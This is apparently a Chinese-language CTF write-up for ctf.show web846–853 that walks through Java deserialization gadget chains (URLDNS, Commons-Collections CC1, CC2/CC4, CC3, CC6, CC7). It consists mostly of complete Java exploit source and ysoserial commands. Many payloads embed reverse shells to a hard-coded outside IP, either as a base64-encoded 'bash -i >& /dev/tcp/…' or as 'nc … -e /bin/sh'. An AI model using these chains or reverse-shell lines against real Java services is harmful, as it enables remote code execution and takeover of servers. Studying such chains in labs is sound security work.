web846 #URLDNS链 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 import java.io.ByteArrayOutputStream;import java.io.ObjectOutputStream;import java.lang.reflect.Field;import java.util.HashMap;import java.net.URL;import java.util.Base64;public class URLDNS { public static void main (String[] args) throws Exception{ URL url = new URL ("http://0cc054b6-237d-45fe-806c-95d59655509c.challenge.ctf.show/" ); Class c = url.getClass(); Field hashCode = c.getDeclaredField("hashCode" ); hashCode.setAccessible(true ); hashCode.set(url,1 ); HashMap<URL, Integer> map = new HashMap <>(); map.put(url, 1 ); hashCode.set(url,-1 ); serialize(map); } public static void serialize (Object object) throws Exception{ ByteArrayOutputStream data = new ByteArrayOutputStream (); ObjectOutputStream oos = new ObjectOutputStream (data); oos.writeObject(object); oos.close(); System.out.println(Base64.getEncoder().encodeToString(data.toByteArray())); } }
然后将base64编码的字符串进行url编码后传入就行了
当然也可以用工具ysoserial
1 java -jar ysoserial-[version]-all.jar [payload] '[command]'
1 java -jar ysoserial-all.jar URLDNS "http://68fa5a21-03f5-46eb-9d5f-f8bd5e5e793a.challenge.ctf.show/" |base64
web847 #CC1链 环境是java7和commons-collections 3.1
直接打CC1,不会的可以去看我审链子的文章Java反序列化CC1链
打反弹shell的exp
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 55 56 57 58 59 60 61 62 63 64 65 66 67 68 69 70 71 72 73 74 75 76 77 78 79 80 81 82 83 84 85 86 package SerializeChains.CCchains.CC1;import org.apache.commons.collections.Transformer;import org.apache.commons.collections.functors.ChainedTransformer;import org.apache.commons.collections.functors.ConstantTransformer;import org.apache.commons.collections.functors.InvokerTransformer;import org.apache.commons.collections.map.LazyMap;import java.io.*;import java.lang.reflect.Constructor;import java.lang.reflect.Field;import java.lang.reflect.InvocationHandler;import java.lang.reflect.Proxy;import java.util.Base64;import java.util.HashMap;import java.util.Map;public class CC1plus { public static void main (String[] args) throws Exception { Transformer[] fake_transformer = new Transformer []{ new ConstantTransformer (1 ), }; Transformer[] Transformer = new Transformer []{ new ConstantTransformer (Runtime.class), new InvokerTransformer ("getDeclaredMethod" , new Class []{String.class, Class[].class}, new Object []{"getRuntime" , null }), new InvokerTransformer ("invoke" ,new Class []{Object.class, Object[].class}, new Object []{null , null }), new InvokerTransformer ("exec" , new Class []{String.class}, new Object []{"bash -c {echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xMjQuMjIzLjI1LjE4Ni8yMzMzIDA+JjE=}|{base64,-d}|{bash,-i}" }), }; ChainedTransformer chainedTransformer = new ChainedTransformer (fake_transformer); HashMap<Object,Object> map = new HashMap <>(); Map<Object,Object> lazyMap = LazyMap.decorate(map,chainedTransformer); Class handler = Class.forName("sun.reflect.annotation.AnnotationInvocationHandler" ); Constructor constructorhandler = handler.getDeclaredConstructor(Class.class, Map.class); constructorhandler.setAccessible(true ); InvocationHandler invocationHandler = (InvocationHandler) constructorhandler.newInstance(Override.class,lazyMap); Map proxyedMap = (Map) Proxy.newProxyInstance(LazyMap.class.getClassLoader(), new Class []{Map.class}, invocationHandler); Object obj = constructorhandler.newInstance(Override.class,proxyedMap); setFieldValue(chainedTransformer,"iTransformers" ,Transformer); serialize(obj); } public static void setFieldValue (Object object, String field_name, Object field_value) throws NoSuchFieldException, IllegalAccessException{ Class c = object.getClass(); Field field = c.getDeclaredField(field_name); field.setAccessible(true ); field.set(object, field_value); } public static void serialize (Object object) throws Exception{ ByteArrayOutputStream data = new ByteArrayOutputStream (); ObjectOutputStream oos = new ObjectOutputStream (data); oos.writeObject(object); oos.close(); System.out.println(Base64.getEncoder().encodeToString(data.toByteArray())); } }
ysoserial工具payload
1 java -jar ysoserial-all.jar CommonsCollections1 "bash -c {echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xMjQuMjIzLjI1LjE4Ni8yMzMzIDA+JjE=}|{base64,-d}|{bash,-i}" |base64
web848 #CC6链or其他 这里禁止了TransformedMap类反序列化,可以用CC6的链子,或者用CC1另一条LazyMap的get方法触发链
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 55 56 57 58 59 60 61 62 63 64 65 66 67 68 69 70 71 72 73 74 package SerializeChains.CCchains.CC6;import org.apache.commons.collections.Transformer;import org.apache.commons.collections.functors.ChainedTransformer;import org.apache.commons.collections.functors.ConstantTransformer;import org.apache.commons.collections.functors.InvokerTransformer;import org.apache.commons.collections.keyvalue.TiedMapEntry;import org.apache.commons.collections.map.LazyMap;import java.io.*;import java.lang.reflect.Field;import java.util.Base64;import java.util.HashMap;import java.util.Map;public class CC6 { public static void main (String[] args) throws Exception { Transformer[] fake_transformer = new Transformer []{ new ConstantTransformer (1 ), }; Transformer[] Transformer = new Transformer []{ new ConstantTransformer (Runtime.class), new InvokerTransformer ("getDeclaredMethod" , new Class []{String.class, Class[].class}, new Object []{"getRuntime" , null }), new InvokerTransformer ("invoke" ,new Class []{Object.class, Object[].class}, new Object []{null , null }), new InvokerTransformer ("exec" , new Class []{String.class}, new Object []{"bash -c {echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xMjQuMjIzLjI1LjE4Ni8yMzMzIDA+JjE=}|{base64,-d}|{bash,-i}" }), }; ChainedTransformer chainedTransformer = new ChainedTransformer (fake_transformer); Map<Object,Object> lazyMap = LazyMap.decorate(new HashMap <>(),chainedTransformer); TiedMapEntry tiedMapEntry = new TiedMapEntry (lazyMap,"2" ); HashMap<Object,Object> hashmap = new HashMap <>(); hashmap.put(tiedMapEntry, "3" ); lazyMap.remove("2" ); setFieldValue(chainedTransformer,"iTransformers" ,Transformer); serialize(hashmap); } public static void setFieldValue (Object object, String field_name, Object field_value) throws NoSuchFieldException, IllegalAccessException{ Class c = object.getClass(); Field field = c.getDeclaredField(field_name); field.setAccessible(true ); field.set(object, field_value); } public static void serialize (Object object) throws Exception{ ByteArrayOutputStream data = new ByteArrayOutputStream (); ObjectOutputStream oos = new ObjectOutputStream (data); oos.writeObject(object); oos.close(); System.out.println(Base64.getEncoder().encodeToString(data.toByteArray())); } }
当然也可以用用工具ysoserial
1 java -jar ysoserial-all.jar CommonsCollections6 "bash -c {echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xMjQuMjIzLjI1LjE4Ni8yMzMzIDA+JjE=}|{base64,-d}|{bash,-i}" |base64
web849 #CC4链orCC2链 这次是用的Common-collection4.0版本,直接打CC4或者CC2就行
需要nc反弹
所以我们的EXP(以CC4为例)
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 55 56 57 58 59 60 61 62 63 64 65 66 67 68 69 70 71 72 73 74 75 76 77 78 package POC.CC4;import java.lang.reflect.Field;import java.nio.file.Files;import java.nio.file.Paths;import java.util.Base64;import java.util.PriorityQueue;import javax.xml.transform.Templates;import java.io.*;import com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl;import com.sun.org.apache.xalan.internal.xsltc.trax.TrAXFilter;import com.sun.org.apache.xalan.internal.xsltc.trax.TransformerFactoryImpl;import org.apache.commons.collections4.Transformer;import org.apache.commons.collections4.functors.ChainedTransformer;import org.apache.commons.collections4.functors.ConstantTransformer;import org.apache.commons.collections4.functors.InstantiateTransformer;import org.apache.commons.collections4.comparators.TransformingComparator;public class CC4 { public static void main (String[] args) throws IOException, ClassNotFoundException, NoSuchFieldException, IllegalAccessException { TemplatesImpl templates = new TemplatesImpl (); setFieldValue(templates,"_name" ,"a" ); byte [] code = Files.readAllBytes(Paths.get("E:\\java\\JavaSec\\CC1\\target\\classes\\POC\\CC3\\URLClassLoader_test.class" )); byte [][] codes = {code}; setFieldValue(templates,"_bytecodes" ,codes); setFieldValue(templates,"_tfactory" ,new TransformerFactoryImpl ()); InstantiateTransformer instantiateTransformer = new InstantiateTransformer (new Class []{Templates.class}, new Object []{templates}); Transformer[] transformers = new Transformer [] { new ConstantTransformer (TrAXFilter.class), instantiateTransformer }; ChainedTransformer chainedTransformer = new ChainedTransformer (transformers); TransformingComparator transformingComparator = new TransformingComparator (new ConstantTransformer (1 )); PriorityQueue priorityQueue = new PriorityQueue (transformingComparator); priorityQueue.add(1 ); priorityQueue.add(2 ); Class t = transformingComparator.getClass(); Field transformerField = t.getDeclaredField("transformer" ); transformerField.setAccessible(true ); transformerField.set(transformingComparator,chainedTransformer); serialize(priorityQueue); } public static void setFieldValue (Object object, String field_name, Object field_value) throws NoSuchFieldException, IllegalAccessException{ Class c = object.getClass(); Field field = c.getDeclaredField(field_name); field.setAccessible(true ); field.set(object, field_value); } public static void serialize (Object obj) throws IOException { ByteArrayOutputStream data = new ByteArrayOutputStream (); ObjectOutput oos = new ObjectOutputStream (data); oos.writeObject(obj); oos.flush(); oos.close(); System.out.println(Base64.getEncoder().encodeToString(data.toByteArray())); } public static void unserialize (String filename) throws IOException, ClassNotFoundException{ ObjectInputStream ois = new ObjectInputStream (new FileInputStream (filename)); ois.readObject(); } }
在需要加载的类中的内容
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 package POC.CC3;import com.sun.org.apache.xalan.internal.xsltc.DOM;import com.sun.org.apache.xalan.internal.xsltc.TransletException;import com.sun.org.apache.xalan.internal.xsltc.runtime.AbstractTranslet;import com.sun.org.apache.xml.internal.dtm.DTMAxisIterator;import com.sun.org.apache.xml.internal.serializer.SerializationHandler;import java.io.IOException;public class URLClassLoader_test extends AbstractTranslet { static { try { Runtime.getRuntime().exec("nc 124.223.25.186 2333 -e /bin/sh" ); } catch (IOException e) { throw new RuntimeException (e); } } @Override public void transform (DOM document, SerializationHandler[] handlers) throws TransletException { } @Override public void transform (DOM document, DTMAxisIterator iterator, SerializationHandler handler) throws TransletException { } }
然后生成payload并传入就行,CC2也是一样的
ysoserial的payload
1 2 java -jar ysoserial-all.jar CommonsCollections4 "nc 124.223.25.186 2333 -e /bin/sh" |base64 java -jar ysoserial-all.jar CommonsCollections2 "nc 124.223.25.186 2333 -e /bin/sh" |base64
web850 #CC3链 因为这里的话使用了commons-collections 3.1 的库并对一些可能有危险的类进行了封禁,所以直接用CC3就行,CC3可以绕过Runtime类禁用的情况
我们CC3的POC
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 55 56 57 58 59 60 61 62 63 64 65 66 67 68 69 70 71 72 73 74 75 76 package SerializeChains.CCchains.CC3;import SerializeChains.Gedget.Gadgets;import com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl;import com.sun.org.apache.xalan.internal.xsltc.trax.TrAXFilter;import org.apache.commons.collections.Transformer;import org.apache.commons.collections.functors.ChainedTransformer;import org.apache.commons.collections.functors.ConstantTransformer;import org.apache.commons.collections.functors.InstantiateTransformer;import org.apache.commons.collections.map.LazyMap;import javax.xml.transform.Templates;import java.io.*;import java.lang.reflect.Constructor;import java.lang.reflect.Field;import java.lang.reflect.InvocationHandler;import java.lang.reflect.Proxy;import java.util.HashMap;import java.util.Map;public class CC3upup { public static void main (String[] args) throws Exception { TemplatesImpl templates = (TemplatesImpl) Gadgets.createTemplatesImpl("bash -c {echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xMjQuMjIzLjI1LjE4Ni8yMzMzIDA+JjE=}|{base64,-d}|{bash,-i}" ); Transformer[] transformers = new Transformer []{ new ConstantTransformer (TrAXFilter.class), new InstantiateTransformer (new Class []{Templates.class},new Object []{templates}) }; ChainedTransformer chainedTransformer = new ChainedTransformer (transformers); HashMap<Object,Object> map = new HashMap <>(); Map<Object,Object> lazyMap = LazyMap.decorate(map,chainedTransformer); Class handler = Class.forName("sun.reflect.annotation.AnnotationInvocationHandler" ); Constructor constructorhandler = handler.getDeclaredConstructor(Class.class, Map.class); constructorhandler.setAccessible(true ); InvocationHandler invocationHandler = (InvocationHandler) constructorhandler.newInstance(Override.class,lazyMap); Map proxyedMap = (Map) Proxy.newProxyInstance(LazyMap.class.getClassLoader(), new Class []{Map.class}, invocationHandler); Object obj = constructorhandler.newInstance(Override.class,proxyedMap); Class<LazyMap> lazyMapClass = LazyMap.class; Field factory = lazyMapClass.getDeclaredField("factory" ); factory.setAccessible(true ); factory.set(lazyMap, chainedTransformer); serialize(obj); } public static void setFieldValue (Object object, String field_name, Object field_value) throws Exception { Class c = object.getClass(); Field field = c.getDeclaredField(field_name); field.setAccessible(true ); field.set(object, field_value); } public static void serialize (Object object) throws Exception{ ByteArrayOutputStream data = new ByteArrayOutputStream (); ObjectOutputStream oos = new ObjectOutputStream (data); oos.writeObject(object); oos.close(); System.out.println(Gadgets.toBase64(data.toByteArray())); } }

这里的话我是用到ysoserial中创建恶意TemplatesImpl的方法去做的,不知道为什么自己的字节码一直加载失败,后面才知道环境是jdk7,而我的字节码是在jdk8下生成的,jdk7不兼容,换成jdk7后重新传入就可以打了
反弹shell后在机器中也可以看到是jdk7
也可以直接用工具
1 java -jar ysoserial-all.jar CommonsCollections3 "bash -c {echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xMjQuMjIzLjI1LjE4Ni8yMzMzIDA+JjE=}|{base64,-d}|{bash,-i}" |base64
web851 #CC7链 前面的CC4和CC2肯定是用不了了,看看CC7的一条结合CC6的链子,其实在commons-collections4中也是可以用的
这条链子的调用链是从DefaultedMap#get()触发从而触发transform
1 Hashtable#readObject() 触发 DefaultedMap#get() → 调用 transformer,适用于commons-collections4
POC

1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 55 56 57 58 59 60 61 import org.apache.commons.collections4.Transformer;import org.apache.commons.collections4.functors.ChainedTransformer;import org.apache.commons.collections4.functors.ConstantTransformer;import org.apache.commons.collections4.functors.InvokerTransformer;import org.apache.commons.collections4.map.DefaultedMap;import java.io.*;import java.lang.reflect.Constructor;import java.lang.reflect.Field;import java.util.Base64;import java.util.HashMap;import java.util.Hashtable;import java.util.Map;public class CC7plus { public static void main (String[] args) throws Exception { Transformer transformerChain = new ChainedTransformer (new Transformer []{}); Transformer[] transformers=new Transformer []{ new ConstantTransformer (Runtime.class), new InvokerTransformer ("getMethod" ,new Class []{String.class,Class[].class},new Object []{"getRuntime" ,null }), new InvokerTransformer ("invoke" ,new Class []{Object.class,Object[].class},new Object []{null ,null }), new InvokerTransformer ("exec" ,new Class []{String.class},new Object []{"nc 124.223.25.186 2333 -e /bin/sh" }) }; Map hashMap1 = new HashMap (); Map hashMap2 = new HashMap (); Class<DefaultedMap> d = DefaultedMap.class; Constructor<DefaultedMap> declaredConstructor = d.getDeclaredConstructor(Map.class, Transformer.class); declaredConstructor.setAccessible(true ); DefaultedMap defaultedMap1 = declaredConstructor.newInstance(hashMap1, transformerChain); DefaultedMap defaultedMap2 = declaredConstructor.newInstance(hashMap2, transformerChain); defaultedMap1.put("yy" , 1 ); defaultedMap2.put("zZ" , 1 ); Hashtable hashtable = new Hashtable (); hashtable.put(defaultedMap1, 1 ); hashtable.put(defaultedMap2, 1 ); Field iTransformers = ChainedTransformer.class.getDeclaredField("iTransformers" ); iTransformers.setAccessible(true ); iTransformers.set(transformerChain,transformers); defaultedMap2.remove("yy" ); serialize(hashtable); } public static void serialize (Object object) throws Exception{ ByteArrayOutputStream data = new ByteArrayOutputStream (); ObjectOutputStream oos = new ObjectOutputStream (data); oos.writeObject(object); oos.close(); System.out.println(Base64.getEncoder().encodeToString(data.toByteArray())); } }

题目提示有nc,那就直接反弹就行了
当然也可以通过利用CC5的触发链触发get方法:http://localhost:4000/2025/06/28/Java%E5%8F%8D%E5%BA%8F%E5%88%97%E5%8C%96CC5%E9%93%BE/
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 55 import org.apache.commons.collections4.Transformer;import org.apache.commons.collections4.functors.ChainedTransformer;import org.apache.commons.collections4.functors.ConstantTransformer;import org.apache.commons.collections4.functors.InvokerTransformer;import org.apache.commons.collections4.keyvalue.TiedMapEntry;import org.apache.commons.collections4.map.DefaultedMap;import javax.management.BadAttributeValueExpException;import java.io.*;import java.lang.reflect.Field;public class CC7plus { public static void main (String[] args) throws Exception { Transformer transformerChain = new ChainedTransformer (new Transformer []{}); Transformer[] transformers=new Transformer []{ new ConstantTransformer (Runtime.class), new InvokerTransformer ("getMethod" ,new Class []{String.class,Class[].class},new Object []{"getRuntime" ,null }), new InvokerTransformer ("invoke" ,new Class []{Object.class,Object[].class},new Object []{null ,null }), new InvokerTransformer ("exec" ,new Class []{String.class},new Object []{"calc" }) }; ChainedTransformer chainedTransformer = new ChainedTransformer (transformers); DefaultedMap defaultedMap = new DefaultedMap (chainedTransformer); TiedMapEntry tiedMapEntry = new TiedMapEntry (defaultedMap,"evo1" ); BadAttributeValueExpException badAttributeValueExpException = new BadAttributeValueExpException ("evo" ); Class bc = badAttributeValueExpException.getClass(); Field val = bc.getDeclaredField("val" ); val.setAccessible(true ); val.set(badAttributeValueExpException,tiedMapEntry); serialize(badAttributeValueExpException); unserialize("CC7plus.txt" ); } public static void serialize (Object object) throws Exception{ ObjectOutputStream oos = new ObjectOutputStream (new FileOutputStream ("CC7plus.txt" )); oos.writeObject(object); oos.close(); } public static void unserialize (String filename) throws Exception{ ObjectInputStream ois = new ObjectInputStream (new FileInputStream (filename)); ois.readObject(); } }
web852 #CC7链2 上面851的链子是可以打的,当然也可以用适用于commons.collections4的CC7触发LazyMap#get()方法的链子
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 55 56 57 58 59 60 61 62 63 64 65 66 67 package SerializeChains.CCchains.CC7;import org.apache.commons.collections4.map.LazyMap;import org.apache.commons.collections4.Transformer;import org.apache.commons.collections4.functors.ChainedTransformer;import org.apache.commons.collections4.functors.ConstantTransformer;import org.apache.commons.collections4.functors.InvokerTransformer;import java.io.*;import java.lang.reflect.Field;import java.util.Base64;import java.util.HashMap;import java.util.Hashtable;import java.util.Map;public class CC7plus2 { public static void main (String[] args) throws Exception { Transformer[] transformers = new Transformer []{ new ConstantTransformer (Runtime.class), new InvokerTransformer ("getMethod" ,new Class []{String.class,Class[].class},new Object []{"getRuntime" ,null }), new InvokerTransformer ("invoke" ,new Class []{Object.class,Object[].class},new Object []{null ,null }), new InvokerTransformer ("exec" ,new Class []{String.class},new Object []{"nc 124.223.25.186 2333 -e /bin/sh" }) }; Transformer transformerChain = new ChainedTransformer (new Transformer []{}); Map hashMap1 = new HashMap (); Map hashMap2 = new HashMap (); Map lazyMap1 = LazyMap.lazyMap(hashMap1, transformerChain); lazyMap1.put("yy" , 1 ); Map lazyMap2 = LazyMap.lazyMap(hashMap2, transformerChain); lazyMap2.put("zZ" , 1 ); Hashtable hashtable = new Hashtable (); hashtable.put(lazyMap1, 1 ); hashtable.put(lazyMap2, 1 ); System.out.println("lazyMap1 hashcode:" + lazyMap1.hashCode()); System.out.println("lazyMap2 hashcode:" + lazyMap2.hashCode()); Field iTransformers = ChainedTransformer.class.getDeclaredField("iTransformers" ); iTransformers.setAccessible(true ); iTransformers.set(transformerChain, transformers); lazyMap2.remove("yy" ); serialize(hashtable); } public static void serialize (Object object) throws Exception{ ByteArrayOutputStream data = new ByteArrayOutputStream (); ObjectOutputStream oos = new ObjectOutputStream (data); oos.writeObject(object); oos.close(); System.out.println(Base64.getEncoder().encodeToString(data.toByteArray())); } }
web853 #CC7链 其实853是把LazyMap的触发链给ban了的,预期解应该就是851我们的DefaultedMap链子
